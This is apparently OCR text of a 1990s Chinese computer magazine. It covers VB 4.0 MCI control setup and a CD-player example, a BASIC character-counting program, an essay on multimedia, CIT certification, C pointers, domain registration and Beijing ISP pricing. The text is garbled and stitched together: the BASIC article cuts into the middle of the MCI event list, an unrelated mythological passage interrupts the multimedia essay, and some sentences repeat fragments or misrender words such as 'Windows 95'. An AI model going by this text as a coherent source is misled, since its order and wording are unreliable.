2.VB 4.0中MCI的安装。VB 4.0支持16位和32位两种系统,在WINDOWS 3.1下只能使用16位系统。MCI不能和VB 3.0中一样用Add File调入,如果你这样做将会发现系统提示错误,需在Autoload.mak文件中调入。笔者打开Autoload.mak文件后发现调用格式为:OBJECT={序列号}#1.0#0;文件名,不知道MCI16.OCX的序列号是无法安装的。幸好在VB目录下的子目录SAMPLE下有一个MCI的子目录,进入它可以看到有一个MCITEST.MAK文件,打开它可以看到有:Object={C1A8AF28－1257－101B－8FB0－0020AF039CA3}#1.0#0;MCI32.OCX一行(也许您的序列号不一定和这相同),将这一行复制到Autoload.mak文件中即可。由于本人使用的是WINDOWS 3.1,在安装VB 4.0时32位系统无法装入,硬盘中根本没有MCI32.OCX文件,VB何以将MCI32.OCX调入呢?经试验发现VB以序列号选择文件,可能上述序列号是MCI16.OCX文件的序列号,进一步试验发现即使将序列号后面的MCI32.OCX去掉也可调入,这进一步说明了VB 4.0中一个OCX文件有一个对应的序列号,因此绝对不能改变序列号,否则将无法正确调入所需的文件。

MCI安装完毕,用鼠标双击工具箱的MCI图标,如果在Form中出现9个熟悉的按扭,那么安装就成功了。

二、MCI的属性和事件

MCI提供许多关于MCI控制方面的属性和事件。

比较常用的属性有:

Button visible 决定该按钮在MCI控制中是否可见。

Command 要执行的MCI命令,如Open Close Play Stop Eject等。

Device Type 要打开的MCI设备类型,如动画播放设备、MIDI序列发生器、激光视盘机、WAV文件播放器、录相机等。

Filename 使用Open命令打开或Save命令保存的文件名。

Length 确定一个文件或CD唱片的长度。

Track 指定特定的轨道,供Tracklength和Trackposition使用。

Tracks 当前MCI设备的轨道数。

Tracklength 在当前时间格式下,传回Track所指轨道的时间长度。

Trackposition 在当前时间格式下,传回Track所指轨道的起始位置。

Visible 决定在运行时刻多媒体MCI控制是否可见。

比较常用的事件有:

Buttonclick 当用户在多媒体MCI控制的按钮上按下或释放鼠标时产生该事件,每一个Buttonclick事件缺省执行一个MCI命令。

文本文件阅读与字符统计程序

本程序是一个文本文件阅读与长度(字符数)自动统计的小工具。阅读文件时,能对源文件中超过屏宽的行自动进行截分,并且有效地解决了行末因半个汉字字符而引起的显示混乱问题。与此同时,自动对源文件的字符个数进行统计,结果在屏幕上分别以"字符总数"、"其中汉字个数"、"ASCII码符个数"显示出。程序设计了在一行内字符与字符之间的空格符是否统计的选项,供用户根据需要选择。需要说明的是:凡用全角方式输入的字符,本程序一律按一个汉字统计。

程序是按VGA显示屏的标准,以每屏24行、每行80个字符设计的;如果需在其它显示模式下使用,只需根据实际情况,修改LOCATE语句中的行列参数以及60和170等程序行中的有关参数即可。

程序虽然简短,但却是报刊编辑部、机关文书处理部门、源程序编写人员以及打字社等单位和电脑爱好者统计文件和源程序长度的一个实用工具。

源程序清单如下:

```
10 '* * * * * YSYRVA.BAS   1996.19 * * * * *
20 CLS : KEY OFF: ON ERROR GOTO 200
22 LOCATE 1, 20: PRINT "┌──────────────────┐"
24 LOCATE 2, 20: PRINT "│文本文件阅读与字符统计工具│"
26 LOCATE 3, 20: PRINT "└──────────────────┘"
28 LOCATE 4, 20: INPUT "行内字间空格是否统计 (Y/N)";
RN$ : LOCATE 4: PRINT SPACE$(70): IF RN$ = "y" OR
RN$ = "Y" THEN QB$ = "(含字间空格符)" ELSE
  QB$ = "(不含空格符)"
30 LOCATE 4, 20: INPUT "源文件名"; A$ : SC = 0: CC = 0:
PC = 4
40 OPEN "I", #1, A$
50 I = I + 1: IF EOF(1) THEN CLOSE : GOTO 90
ELSE LINE INPUT #1, X$
60 IF LEN(X$) > 76 THEN GOSUB 170
70 L = LEN(X$): GOSUB 130: PC = PC + 1:
LOCATE PC, 3: PRINT X$ : IF I MOD 14 = 0
THEN LOCATE PC + 1: PRINT "任按一键继续
(ESC退出)....": P$ = INPUT$(1):
  PC = 4: IF P$ = CHR$ (27) THEN SYSTEM
ELSE GOSUB 180
80 IF G$ <> "" AND LEN(G$) > 76 THEN X$
= G$ : I = I + 1: GOTO 60 ELSE
  IF G$ <> "" THEN X$ = G$ : G$ = "": I =
I + 1: GOTO 60 ELSE GOTO 50
90 LOCATE 21, 10: PRINT A$; "文件共实用字符总
数为"; SC + (CC * 2); "个"
100 LOCATE 22, 10: PRINT "其中:汉字字符(全角
符)"; CC; "个,ASCII码符"; SC; "个"; QB$
110 LOCATE 23, 15: PRINT "继续阅读文件吗?(Y/
N)ESC返回DOS": M$ = INPUT$(1):
   IF M$ = "y" OR M$ = "Y" THEN RUN 20
ELSE IF M$ = CHR$(27) THEN SYSTEM
120 END
130 FOR V = 1 TO L: X1$ = MID$(X$, V, 1):
IF X1$ = CHR$(32) AND RN$ <> "y" AND RN
$ <> "Y" THEN GOTO 145
140 IF X1$ < CHR$ (160) THEN SC = SC + 1
ELSE V = V + 1: CC = CC + 1
145 IF V > L THEN X$ = X$ + MID$(G$, 1,
1): G$ = MID$(G$, 2)
150 NEXT V
160 RETURN
170 F$ = MID$(X$, 1, 76): X$ = MID$(X$, 77): G$
= X$ : X$ = F$ : RETURN
180 FOR R = 1 TO 15: LOCATE PC + R: PRINT SPACE
$(79): NEXT R: RETURN
200 IF ERL = 40 THEN LOCATE 10, 10: PRINT "无此文件!":
U$ = INPUT$(1):
IF U$ = CHR$(27) THEN SYSTEM ELSE RUN 10
```

(湖北 曹树造)

Buttoncompleted 当多媒体MCI控制按钮激活的MCI命令完成后发送。

Statusupdate 这个事件可监测目前多媒体设备的状态信息,比如用滚动条来表示当前轨道的位置。

详细的属性和事件的用法请参看控制帮助文件。

三、CD播放器的例子

对初学者来说,能利用入门知识编写一个的成功小程序是很鼓舞人心的,下面我们来编写一个非常简单的例子 迷你CD播放器。

在MCI调入Toolbox之后,双击MCI工具,将会在Form中出现9个按钮,用鼠标移动这些按钮至合适的位置,然后双击Form窗体,把下面的代码加入到事件中:

```
Sub Form-Load()
MMControl1.DeviceType = "CDaudio"   'MCI设备类型为CD唱片
MMControl1.Command = "open"          '打开设备
End Sub
Sub Form-Unload(Cancel As Integer)
MMControl1.Command = "close"         '退出时关闭MCI设备
End Sub
```

保存文件,在CD驱动器中放入一张CD唱片,然后运行,你将发现九个按钮中Prev、Next、Play、Eject四个按钮变黑(有效状态),点一下Play按钮,音乐出来了!若驱动器中无CD盘则所有按钮都处于无效状态。这样一个简易CD播放器就完成了,它具有四种功能,但自己动手写的代码只有上面加注释的三行。这个CD播放器有点太简单了,下面就看你的了,你可以加入一些文字信息如开发时间、作者、版权等,再进一步学习MCI可加入其他功能如显示播放时间、曲目等。

(山东 许振华)

漫说"多"

熟透了，却不明晰

多媒体是个好似熟透了却又不太明晰的电脑名词。所谓"好似熟透了"，是因为懂电脑的人个个都能说多媒体；然而"不太明晰"，是因为许多人对它只是一知半解，甚至有些专家的文章也只谈个大概，难以把握住其实质。其实多媒体至今仍是新鲜的和很不成熟、不断完善的技术。许多英文词典上找不到Multimedia这个词，因为它是multiple和media复合而成的产物；同样，您在中文电脑上想打出这个词，也必须先来一个"多"，然后再敲出"媒体"一词。可见这玩意儿对电脑词库来说仍是个陌生客，那么，一般人的一知半解也应是正常的了。

正因为此，《电脑爱好者》才推出"多媒体学堂"专栏。这既是电脑技术发展的急需，也是为帮助广大电脑爱好者深入理解多媒体技术并登堂入室再铺一段新梯。

多媒体，岂一个"多"字了得？

许多人都会说，多媒体是一个综合文字、图形、声音、视像、动画等多种媒体于一体的信息传播方式。实际上这只是就"多"而言的，二十年前，当电视创作被作为一门公认的艺术而进入大学课堂时，写作课老师也曾说过类似的话，至今人们还说电视是一门"综合的艺术"。是的，文字、图形、声音、视像、动画等等，孩子们在电视上都看腻了，这不也是多媒体吗？

最近又一个多媒体热门话题，叫做DVD。这是英文Digital Video Disk的缩写。许多人的兴奋焦点都在DVD的"洋量存储"上，据说它的信息容量是现在所谓"海量存储"的CD-ROM光盘的7倍。人们在憧憬着一张DVD就能看完一部长电影，甚至把40集的《宰相刘罗锅》装入双面包装的盘盒中最为惬意时，却忽视了DVD之所以能装这么多内容和之所以能达到高清晰度图像的根本原因，这就是DVD第一个字母的本质含义——Digital——数码化。

数字？数码？

Digital是电脑信息得以超时速发展的内核和关键。两千多年前中国的智圣先师老子，就曾精确地提出这世界是由无生有，即以0生1，1生万物的观点。如今，当现代人用0和1两个代码将这世界亿亿万万的纷繁简化归纳为0和1，也即无和有之后电脑才有它的语言的原子，通讯才有它的数据交换方式，光盘上的凸凹坑点和坑与坑之间的楞沿才有最单纯的表达概念，信息高速公路才有了它的第1个界标……

我们在讲多媒体的时候，不能只讲谁都看得出的"多"，而要抓住第一个要素——Digital——数码化的信息特征。不论是文字、图像、声音，还是视像、二维三维动画，这些纸上的、磁带上的、屏幕上的可视信息和模拟信号，一律是用Digital的方式进入电脑和光盘的，没有Digital，就没有多媒体。

此时最尴尬的是那些以正统自居的翻译家，他们非要把Digital一词译成汉语的"数字化"不可，而且还时不时地将港台对Digital的"数码化"的译法说为不规范。实际上在电脑英语中，Digital和Number以及Code是三个意义区别十分明显的词。



唐代鬼才李贺名诗："女娲炼石补天处，石破天惊逗秋雨。"

千年以来，没有确解。据新发掘的《山海奇人》记载：

混沌初开，盘古开天辟地，女娲造就人类。火神祝融与水神共工争霸天下，残酷厮杀。共工失利，头撞天柱——不周山天，地崩塌，浊流遍野，阴阳颠倒，百兽不宁，人间祸起。原来，山石崩裂时，天帝手中维持宇宙平衡的玄珠——乾坤丹被突然震飞，不知落向何处。

这便是一：**石破天惊。**

玄珠失落后，乾坤颠倒，不知出现了多少惨烈的、悲壮的、迷人的、凄凉的、可歌可泣的故事。人间所传所播，不过万花筒中的一瞥。能看到天上人间全部故事的，只有那位天帝——他手中还有块玉镜是块，更为神奇的"灵通宝玉"——那就是玄珠的影壁——灵珂。乾坤丹没了，世界乱了，可灵珂中的景象却比过去丰富多彩了几万倍。天帝看了都目瞪口呆。

这便是二：**珠去影随。**

将Digital误译为“数字化”，真有点盲人摸象似的滑稽。至今，当您听到某某人使用“数字”大哥大时，会不会产生别人的手机都是没有拨号数字的滑稽感觉？幸运的是世界上未曾流行模拟信号的电脑，不然，有人会以他拥有“数字”化的ＰＣ而自豪了！

Digital——信息数码化是电脑信息存储的关键，也是多媒体信息技术的本质特征，舍此而大谈多媒体定义，真真的是缘木求鱼。

互动，多媒体的活力与生命

1983年开始，荷兰的Philips和日本的Sony两大公司就开始制订一个多媒体的标准，用了近5年的时间才制订完毕，这就是有名的绿皮书。它为CD-I的制作和光盘产品走向千家万户做好了铺垫。



可是，有心栽花花不发，无心栽柳柳成荫。尽管Philips独立寒秋地在CD-I投入了大量的资金和开发力量，人们也曾在欧美市场上见到发力量，人们也曾在欧美市场上见到过一点CD-I的曙光，甚至中国制作的第一张中文CD-I《紫禁城》也在欧洲创造了3000张以上的市场佳绩，但终因价格不菲和开发力量不足等原因，CD-I未能“火”起来。


然而，绿皮书标准和CD-I的交互方式对光盘和多媒体领域的贡献是无与伦比的。CD-I的英文全称为Compact Disc-Interactive，Interactive——交互式或互动式，便是多媒体的又一精髓。不管是大家现在看到的CD-ROM，还是VCD的2.0版本，都把交互性能的强弱作为一种产品成功与否的重要标志。没有互动的多媒体一如电视效果。不仅即将面市的DVD，全称仍是DVD-ROM，仍以人机交互功能作为突出特征，就是现在同样热门的INTERNET，也把Interactive——交互性作为其生命与活力的展现。至于专家门一致看好的网络计算机NC，则是彻头彻尾的Interactive机器了，专家们关心的焦点，也就集中在它们的多媒体传输性能的强弱上。

多媒体，是个大学堂

看来，多媒体概念自身就是个甚为复杂而又特别有趣的课题，远非一两篇小文章所能介绍清楚的。至于多媒体领域各种各样的图像、声音、视频技术和创作等问题，就更值得有专门文章来介绍和探讨了。所以，广大电脑爱好者才希望能有个“多媒体学堂”。

1997年新年伊始，“多媒体学堂”出现在《电脑爱好者》上，可喜可贺。谨以此文，聊作开篇；精美文章，有待来者。

华 岩



本栏目由北京联科电子出版技术有限公司协办



CIT 培训及资格认定

CIT 是剑桥信息技术（CAMBRIGE INFORMATION TECHNOLOGY）的简称，由剑桥大学考试委员会（UCLES）主办的一种信息技术技能培训及资格认可，它提供国际认可的实用信息技术能力，通过培训和认可后的学员可获得剑桥大学颁发的 CIT 证书。目前 CIT 在众多国家中已得到系统化的发展，并为社会和企业界所广泛认可，并形成计算机培训的国际化标准。世界上使用 CIT 的国家逐年增多，已有英国、法国、荷兰、瑞士、希腊、西班牙等 42 个国家和地区采用 CIT。CIT 证书在许多国家被广泛认可，并作为升学、求职的重要依据。1993 年 12 月，经国家教委批准，考试中心将 CIT 引入我国。

CIT 的特点

CIT 注重技能的实际应用而不是纯理论知识的掌握；CIT 要求学员能够学会操作技术为实际工作服务，而不是只学计算机的历史、理论；它不是按照学校中的一些课程来组织考核，而是根据不同领域中应用计算机的情况规划了若干个模块，目前在我国实施应用的有 19 个模块:计算机基础(001)、文字处理(101)、电子表格（102)、数据库（103)、视图数据与电讯文本(104)、程序设计（105)、计算机控制（106)、微电子(107)、电子学结构(108)、实验室应用(109)、计算机绘图(110)、计算机美术与设计(111)、财务管理(112)、音乐技术(113)、工资管理(114)、桌面印刷(115)、商业库存控制(116)、中文文字处理(117)、图形图像(118)。这种分模块的方法能够使学员根据自己从事的职业、工作特点自由地进行组合选择。例如：从事教务工作的学员可以首先选择中文文字处理模块，学习如何进行文字录入、如何编辑文件，另外可以根据自己的基础选学数据库模块及程序设计模块，这样就可以自己建立一个小型的学生、教师管理数据库系统，可以利用计算机完成学生的学籍、成绩以及教师课程的设置编排等基本工作。完成某一个模块学习的学员可获得剑桥 CIT 模块证书，通过 5 个模块（5 个模块可以任意选择）的学员，除分别获得 5 张剑桥 CIT 模块证书以外，还可向剑桥大学考试委员会申请获得剑桥 CIT 信息技术证书。

CIT 的教学特点及考核方式

剑桥大学考试委员会对取得 CIT 证书作出了严格的要求和规范，具体体现在模块手册(每一模块均有详细的模块手册，即该模块的教学大纲。）的设计上，它不是针对某一软件而设计的，而是从这一类软件中提炼出共性的通行规则，给出框架结构，使学员无论今后使用什么软件都能够应用自如。例如字处理软件，不论是中文字处理还是英文字处理都涉及到字体、字号的变化；图形、表格的编排等等，获得字处理模块证书的学员今后无论是使用什么字处理软件（WORD、WPS)应该不会有太多的困难。

模块手册将每个模块分解为若干目标，包括对该模块基本术语概念的了解，有关软件的安装和使用，数据安全教育等。具体每一模块的教学由各培训中心根据模块手册负责组织教学。CIT 注重因材施教，和我国传统的统一上课、统一考试的教育方式有明显的不同，学生不必在某一时间参加统一的考试，对学生学习的检验主要是根据指导老师对每个学生的评价和最后的作业设计两方面因素得出。CIT 的教学采用的是导师指导方式，相当多的教学内容是在机器面前由教师个别辅导完成的，在整个培训过程中要求学员上机的时间占整个学习时间的 70～90%。CIT 每个模块的培训需要 30 学时以上，为了确保学员长期可靠地掌握该模块所要求的技能，规定培训将分散在不少于三周的时间内进行。学生在完成模块所规定的基本要求后，还要完成一项具有实际应用价值的作业设计，作业设计反映该模块手册中的各项要求。作业设计的要求是统一的，但学生可以联系自己工作中的实际情况，充分发挥想象力、创造力，发挥自己的个性，完成具体的作业设计。考核的要求和内容是公开的，考核时间也没有统一要求，由各培训中心根据教学情况进行组织。

CIT 证书的获得

学员在培训期间，达到模块手册制定的要求后，导

师则要在学生评估记录表上记下学员达到每项要求的时间,并评估作业设计的应用价值。学员评估记录表上分列着该模块手册上规定要求达到的各知识点,如果学员在没有他人帮助或使用用户手册的情况下,能够持续稳定地达到每项要求并经教师逐一检查后,教师方可签字记录。当学员完成培训后,各培训中心将学员的评估记录与作业寄给国家教委考试中心,国家教委考试中心将组织专家评审组对每个学员的培训成绩进行严格的复审。复审通过的学员评估记录和作业将由国家教委考试中心寄往剑桥大学考试委员会进行抽查,经剑桥大学考试委员会评审团认为达到要求者即为正式通过某一模块的培训,可获得剑桥大学颁发的 CIT 模块证书。学员在培训过程中,只记成功记录,允许学员失败、出错,但经过教师的指点后能够及时改正,直到成功。这就是 CIT 的培训考核与我国传统的考试的区别,它是一种过程性考核,贯穿于培训的始终,只承认成功,不计失败。

CIT 证书的价值

一个 CIT 证书的持有者并不是"计算机专家",而只是证明他已经掌握了应用某种软件包的技能,同时也证明他能够将那些技能应用到任何执行同样任务的软件包中,并能创造性地使用这些技能。

CIT 证书样本的正反面,请见题图。在每个 CIT 模块证书背面都附有证书持有者所具备能力的摘要。如桌面印刷(115)模块证书背面记录如下:

此证书持有者可完成以下工作:

可完成不同主题的工作,并展示一系列桌面印刷技巧;

可提供一个用来解释设计背景和实现要求的设计概要;

可产生该设计概要的工作文本;

可正确使用与桌面印刷相关的终端设备。

如何参加 CIT 培训

想参加 CIT 培训的读者,可以就近和当地的 CIT 培训中心联系。通过一个模块所需的培训费大致在 280~600 元之间,其中包括 140 元的证书费用,具体培训费用还要由各个培训中心决定。在任何国家教委考试中心认可的 CIT 培训中心获得的 CIT 证书都将在全国及所有举办 CIT 培训的国家得到承认。需查询各地 CIT 培训中心的读者可向负责组织与实施 CIT 培训工作的国家教委考试中心中英教育测量学术交流中心联系,地址:北京海淀区海淀路 167 号(100080),电话:(010)62514009。

(本刊记者　杨铮)



C语言考试辅导(二级)5

第四讲 指针

本讲讲述C语言中指针的概念和应用，指针乃是C语言中的精华，学习C语言一定要学好指针。学好用好指针将给你带来方便，用不好指针将会增加烦恼。为了多一些欢乐少一些烦恼，你一定要掌握好指针的概念和应用。

一、指针的概念

1. 什么是指针

指针是一种用来存放某种变量地址值的变量，指针的类型是它所指向的变量的类型，所谓指针所指向的变量是指该指针所存放地址的那个变量。

这段话将揭示了指针是什么? 它是一种特殊的变量，即与一般变量不同，其特殊性表现在二点上，一是变量的值为地址值，二是变量的类型为该指针所指向变量的类型，至于指针的名字与一般变量相同，同标识符。

2. 如何定义指针

定义或说明指针像定义或说明一般变量一样，指出该指针类型，由于指针不仅可以指向基本数据类型的变量，还可指向构造类型的变量，也可以指向指针、函数和文件，因此指针的类型是很丰富的。下面将举例说明定义指针的方法。

int *pi；pi 是一个指向 int 型变量的指针。

float *pf；pf 是一个指向 float 型变量的指针。

char *pc；pc 是一个指向 char 型变量的指针。

int(*pa)[3]; pa 是一个指向数组的指针，它所指向的是一个一组有3个元素的 int 型数组。

int(*pfu)(); pfu 是一个指向函数的指针，它所指向的是一个返回值为 int 型的函数。

int **pp; pp 是一个指向指针的指针，它所指向的指针是一个指向 int 型变量的指针，pp 是一个二级指针。

FILE *fp; fp 是一个文件指针，它指向存放该文件的内存缓冲区的首地址。FILE 是一个被定义在 stdio.h 文件中的类型定义，使用它来定义文件指针。

以上列举的为常见的指针的定义格式。格式中的星号(*)表示指针，是一种说明符。

3. 给指针赋值和赋初值

应该记住定义后的指针在没有赋初值或赋值之前是不能使用的。

指针与一般变量一样可以在说明时赋初值，也可以用赋值表达式语句给它赋值，但是所赋的值应是某种变量的地址值，并且要求类型一致，这就是说什么类型的指针赋什么类型的地址值，如不一致时，可以通过强制类型运算符变换为一致。例如，下述赋值是合法的。

```
int a,*p;
p=&a;
```

也可以这样赋初值：

```
int a,*p=&a;
```

下列赋值是错误的：

```
int a;float *p;
p=&a;
```

因为指针 p 和变量 a 的类型不一致。

又例如，

```
int a[5],*p=a;
```

是合法的。将数组名 a 赋给指针 p，让 p 指针指向数组 a 的首元素。这里数组名是一个常量指针，即是该数组首元素的地址值，a 的值与 &a[0]的一样的。

4. 指针的运算

由于指针是一种特殊的变量，因此它的运算也是很有限的，指针运算有如下4种：

(1)赋值运算

一个指针可以接受一个同类型的地址值，或者同类型的指针值。一个指针若被赋值为 NULL，则为无效指针。

(2) 一个指针可以加上或减去一个整型数，包含 ++ 或 -- 运算。

(3)在一定条件下，两个指针可以相减。

(4)在一定条件下，两个指针可以比较。

这里的一定条件指的是同一个数组等条件。

(待续)

(吕凤翥)

C语言

国际互联网的网址——宝贵的资源

谈到ISP(Internet 服务提供商)时，大家会认为ISP就是为公司、企业、机关组织进入国际互联网提供电脑接入服务的机构，人们可通过由ISP提供的通道进入Internet，用市内电话费与远隔万里的人们进行沟通、交流、查询信息。然而，和电脑接入同样重要的信息接入服务也是ISP们的另一特色。谈到信息接入服务就涉及到互联网网址的概念。

那么，什么是互联网网址呢?当您在已经联网的计算机上，键入www.com或者www.cfan.cn.net时，或者其他世界知名企业的名称和品牌时，映入您眼帘的是相应的文字、图片、声音等资料，您会最直观和最快速的了解到您要知道的一切。就象日常生活中地址一样，国际互联网的网址(Domain Name)，域名标明了上网公司的方位，用户只要知道这个网址就能不费吹灰之力，从计算机上找到相应公司的情况。谈到网络品牌——互联网网址，可能大多数国人感到非常陌生，入了网的人也只是知道用Email、www浏览、Telnet、Ftp等等，但您如何将您自己的信息提供给别人观看呢?你的网址在哪儿呢?您可以键入http://www.disney.com去看看美国迪斯尼乐园的HomePage，看看他们给孩子们的礼物，精彩的卡通人物和有趣的动画；您可以键入http://www.cfan.cn.net来《电脑爱好者》转转，您可以键入http://www.whitehouse.com去美国白宫里转转，高兴的话还能给美国总统去封电子邮件。在发达国家，标准的企业都有自己在国际互联网上的网址。电台、电视台、政府机构甚至每一种知名产品或每一部新摄制完成的影片，都会有自己的网址，例如。美国微软公司的产品视察95的网址是http://www.windows95.com，所以，最好的网址就是以自己公司名称或产品名称命名的网址。令人遗憾的是，当我们键入一些国内外知名企业的品牌时，却是完全不相干的信息。

出了什么问题?原来国际网络发源于美国，美国很多企业早在一两年前就已经开始申请注册国际网网址，同时期，国际上许多非常敏锐的公司也察觉到国际网址的专属性与唯一性，并感觉到他们的无限的价值。因为域名不同于名字和商标，不同的企业可以因为不同行业而拥有同样的商标，而国际互联网的域名是唯一性的，绝不会有重叠，就拿国内的长城版来说，叫长城的产品至少十余家，你申请到了，别人就失去了Great wall这个域名。近一两年以来，好的国际性域名已经基本名花有主，以.com形式的国际性域名还在数以万计的增加着，有些行动慢的外国企业，只能拥有很长且不好记的名字，并且这样的状况继续下去，申请.com的企业们只能用怪名字了。

好在我们地处中国，我们的企业可以在申请域名方面有很大的选择余地，我们可以去美国注册.com的国际性域名、可以注册.com.cn的域名，也可以在国内申请到.co.cn，由于目前国内企业对此方面的认识不够，申请域名的工作又准又快，这方面的体会对于已经申请下域名和帮助他们完成申请的ISP来说，体会最深，然而这样的好机会能持续一年就相当不易了。

申请域名的建设站点的工作必须被列入企业的未来规划当中，而建立自己的站点，在国际互联网中取得一席发表自己产业信息的空间，是企业在发展中要走的必然一步。那么如何申请域名和建立自己的站点(WebSite)呢?原则上讲，同电话接入一样要找真正的ISP来完成，找一些小公司或制HomePage的公司无非在花冤枉钱，因为他们最终还是要找ISP来发布。

首先，找ISP帮助申请站点，ISP提供给你主机服务器和静态IP，并让他们和批准域名注册的机构协商。其次，选择建立站点的方式:自设服务器和虚拟主机两种。第三，由ISP进行IP和域名的连接，最终完成站点的建立，使申请域名的企业取得在Internet上以独立形象发布信息的权力。至于费用方面，各ISP的标准不一，差别也很大，如果以虚拟主机的方式，不计算硬软件和HomePage方面的投入，一年下来不会少于3万元。但不同的ISP采取的经营策略不同，收费的标准和尺度也不同，所以希望拥有自己站点的企业要经过比较和分析而最终决定选择哪家ISP。

(国联在线网络有限公司信息发展部　流星海)

国内 Internet 提供商概览

前 言

Internet 信息产业近十年来在中国发展迅速，且呈加速发展趋势。1987 年 9 月，北京的 Canet 向世界发出中国第一封电子邮件。1994 年 4 月，由北大、清华、中科院及国内其他科研教育单位构成的局域网 NCFC 正式与国际 Internet 接通，标志着我国正式加入 Internet 大家庭。星移斗转，1996 年深秋，当我们再次举目国内 Internet 业界，不能不吃惊于这个新兴产业巨大的增长速率：目前正式注册并可提供较全面 Internet 服务的网络公司或单位至少近 20 家，他们是：北京电报局 ChinaNet，国联，中网 NetChina，宏基兴业、东方网景、创联、中西、英泰奈特、吉通、世纪、麦至科、瀛海威等，还有中科院网络信息中心，亦可提供基本 Internet 服务，他们都在中国日益扩大的 Internet 市场中谋求发展。

一、Internet 服务提供商及其业务类别

Internet 服务提供商——ISP，业务对象是所有试图获得 Internet 服务的个人，企业，政府机关，主要服务内容包括从技术和手续上帮助用户入网，提供网上信息增值服务和数据库开发业务，在软、硬件和基础知识方面解答和帮助解决用户上网过程中遇到的各种难题，ISP 可根据其业务特点细分为 A、B、C 三类。

A 类：从事市场推销工作，负责发展客户，用户终端设备的安装、集成、并负责对用户进行不同深度的业务培训。

B 类：主要从事网络接入服务，也包括信息增值服务。

C 类 数据库及信息增值服务。

在国内已有的近 30 家 ISP 中（包括正式运营和准备阶段的），A 类 ISP 有 7 家：北京东方网景数据通讯有限责任公司，北京英泰奈特科技发展中心，北京中西电子工程技术开发公司，北京蓝盒商贸公司电脑经营部，北京西城飞华通信商贸公司等（其中中西公司亦可提供 B 类服务）。

B 类：ISP 有 22 家。包括宏基兴业发展公司、国联公司、北京世纪互联通讯技术有限公司、北京东方环讯网络公司、北京国网信息有限责任公司、北京易迈电子邮件有限责任公司、北京三欧电子科技公司、北京山缘行科技发展公司、北京信海科技发展公司、北京讯合科技有限公司、北京赛贝尔网络信息技术有限责任公司（以上各家公司已正式投入运营）。还有一些 B 类 ISP 正秣马厉兵、蓄势待发。他们是：北京实华开信息技术有限责任公司、北京奈特通信技术开发公司、北京世达信息公司、北京神威并行计算机工程公司、天津正连信息工程有限公司、北京三信时代信息公司、北京飞华通信技术开发公司。

已知的 C 类 ISP 有：中国计算机软件与技术服务公司（专线速率 128K，中继线 20 条）、北京金桥网数据有限公司，他们亦提供 B 类 ISP 服务。

二、国内主要 ISP 概况

邮电部 ChinaNet

在介绍其他 ISP 公司之前有必要先提及 ChineNet。它目前拥有用户数已突破 1 万，同时提供前文所述的 A、B 两类服务。

ChinaNet 是邮电部 Internet 共用互连网，已连通 40 个城市，预计今年内将覆盖 30 个省市，许多有经济条件的地方也将陆续入网，估计将有至少 200 个以上的城市最终将会投入其怀抱，由于国家规定仅 ChinaNet 可进行商业接入服务，故所有 ISP 除非另寻 Internet 国际出口，否则都将受其制约，实际上其服务器都将连入 ChinaNet 之中，这是 ChinaNet 完全不同于一般 ISP 的地方。

ChinaNet 公开投资 3 亿人民币，加上邮电部在光纤通信上的大量投入，实际数额更为巨大，至 1996 年 4 月，全国用户有 4886 家，以专线方式入网的用户 20 户，其余为拨号方式入网用户，这其中个人用户占 38.51%，单位用户占 61.46%，个人用户中公司职员占 1/3 强，这与他们的业务特点和经济状况显然有关。ChinaNet 国际出口有京、沪两个城市。截至 1996 年 7 月底，用户已达一万。考虑到中国庞大的市场规模，这个数字应该只是一个起点。在 Internet 业界欣欣向荣的大背景下和政府部门的支持下，ChinaNet 可谓前途无量。

电报局 ChinaNet 收费情况：

拨号上网：开户费 100 元，押金 300 元

通讯费（分五档）

每月：			
50 元	3 小时	100 元	6 小时
300 元	20 小时	600 元	40 小时
1200 元	100 小时	超时 20 元/小时	

分组入网：600 元/月，不限量

专线入网:(按通信量收费)

小于 1G,每兆 20 元

大于 1G,每兆 10 元

中网 NetChina

中网公司目前拥有拨号用户 1000 个,投入使用的服务器十余台,员工 50 人,主要提供 B 类 ISP 服务。

中网是为数不多的不从邮电部电报局接入 Internet 的 ISP,其专线从北京化工大学经日本进入 Internet。

进入中网营业厅,感到的是巨额投入带来的庞大规模,这也是中网超出除 ChinaNet 外的其他 ISP 的地方。目前中网公司北京网络中心由十多台美国 Sun 公司的高档工作站作为网络信息服务器,采用 CISCO 公司的几十台 2500 系列和 7500 系列路由器,500 部机柜式 Multitech 公司的 33.6 bps 高速调制解调器辅之以 600 条中继电话线和雄厚的无线电扩频技术实力,构成了国内主要的互联网络服务中心之一。

另悉,中网经多方努力,日前已与电报局达成协议,在保持原有 Internet 国际出口的条件下,从 2M bps 的专线速率与北京电报局管理的国际出口相连,11 月底开通。价目表:

中网公司 3Cnet 收费标准:

1、国际互联网 Internet 服务收费标准:

用户类型	开户费(元)	月通信费(元)	使用时间(小时)
A	100	50	3
	100	100	6
	100	300	20
	100	600	40
	100	1200	100
B	100	300	不限
C	1000	1000	不限
D	200	80	不限

注 1 以上四类用户均为 PPP 用户。

注 2:A 类用户开户应预付押金 300 元,每晚 9:00—次日早 7:00 及法定节假日,按半价计费,超时按 20 元/小时计算。

B、C 类用户预付 3 个月使用费免开户费。

D 类用户预交一年服务费优惠为 50 元/ 月、800 元/年。

注 3:C 类用户为企业用户,可设 4 个 E-mail 信箱,享受 Homepage 服务

2、中网公司 3Cnet 客户服务标准:

A.交通费

十公里以内	RMB 50 元
十公里至二十公里	RMB 100 元
二十公里以上按每十公里	RMB 50 元

B.有关上网的安装调试费

上网软件安装	RMB 100 元
电脑硬件与系统软件的合理配置	RMB100、200 元
电脑组装与出厂配置有严重问题	RMB 500 元

C.用户特殊要求

特殊软件安装	视具体情况
电脑升级与上网所需硬件的安装	视具体情况

中网公司地址 北京亚运村国际会议中心,邮编:100101

联系电话:64961814—64961817

北京东方网景数据通讯有限公司

东方网景是直属电报局 ChinaNet 的 ISP,有员工 40 人,提供 B 类 ISP 服务。与电报局的特殊关系是东方网景与其他 ISP 相比得天独厚的一面,这使得它在 Internet 出口速率方面更容易得到电报局的照顾,同时在未来的竞争中有了坚实的依托。

